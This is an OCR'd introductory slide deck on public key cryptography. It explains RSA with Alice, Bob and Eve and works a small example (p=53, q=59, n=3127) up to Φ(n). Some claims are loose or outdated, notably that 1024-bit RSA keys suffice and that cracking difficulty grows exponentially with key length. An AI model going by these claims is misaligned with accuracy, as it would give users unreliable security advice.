
Rather than using predetermined tables, block ciphers usually use some type of **function** that simulate randomly permutated tables


Symmetric key encryption uses the same, **shared**, key for encrypting and decrypting

What is the one major hurdle we have not discussed yet?

How do the keys get sent without being intercepted? Do the keys get encrypted?







Asymmetric Cryptography

AKA **Public key Cryptography**

The keys used for encrypting and decrypting data are *different*


Additionally, each user now gets two-keys. A **public key**, and a **private key**

This involves some complicated math, and I won’t go super deep into it. YouTube videos can explain it much better than I can


RSA (Rivest–Shamir–Adleman) is the most popular public key cryptosystem. We rely on it whenever we do communicate securely on the internet

Asymmetric Cryptography (RSA)

Alice




Bob



Plaintext

Alice has a plaintext that she wants to send to bob


Asymmetric Cryptography (RSA)



She uses Bob’s **public key** to encrypt her message


Asymmetric Cryptography (RSA)

Alice



Public Key

Bob




Plaintext

↓


Ciphertext

Ciphertext is sent over some medium



Eve can intercept this message,
But **can’t** decrypt it (public key is not used for decrypting!)

Asymmetric Cryptography (RSA)



Bob uses his **private key** to decrypt the message. Nobody else knows Bob's private key

Ciphertext is sent over some medium

Eve can intercept this message,
But **can't** decrypt it (public key is not used for decrypting!)

Asymmetric Cryptography (RSA)

If you multiply two prime numbers (**p** and **q**) together, the product can only be divisible by those two number

5183

??? * ??? = 5183

This is very difficult to figure out for the people that don’t know p or q

In fact, there is not an *efficient* program that can calculate the factors of integers

Remember what these are called?

Asymmetric Cryptography (RSA)

If you multiply two prime numbers (**p** and **q**) together, the product can only be divisible by those two number

5183

??? * ??? = 5183

This is very difficult to figure out for the people that don't know p or q

In fact, there is not an *efficient* program that can calculate the factors of integers

This problem is in NP

Asymmetric Cryptography (RSA)


If you multiply two prime numbers (**p** and **q**) together, the product can only be divisible by those two number

RSA is based on large numbers that are difficult to factorize
The public and private keys are derived from these prime numbers

How long should RSA keys be? 1024 or 2048 bits long!

The longer the key = the more difficult to crack (exponentially)


Asymmetric Cryptography (RSA)



p = 53
q = 59

Step 1: Choose two large primer numbers, p and q

Asymmetric Cryptography (RSA)




p = 53
q = 59
n = 3127


Step 1: Choose two large primer numbers, p and q
Step 2: Calculate the product n

Asymmetric Cryptography (RSA)


Alice




Eve's stolen goods



Bob



p = 53
q = 59
n = 3127



Step 1: Choose two larg
Step 2: Calculate the pro
Step 3: Calculate **Φ(n)**


Φ(n) = number of values less than n which are *relatively prime* to n

1
2
3
…
3125
3126


How many of these numbers are relatively prime w/ 3127?

Asymmetric Cryptography (RSA)


Alice



Eve’s stolen goods




Bob



p = 53
q = 59
n = 3127

Step 1: Choose two larg
Step 2: Calculate the pro
Step 3: Calculate **Φ(n)**



Φ(n) = number of values less than n which are *relatively prime* to n

1
2
3
…
3125
3126


How many of these numbers are relatively prime w/ 3127?


Difficult.. But very easy for the product of two prime #s!

Asymmetric Cryptography (RSA)


Eve's stolen goods

Alice





Bob



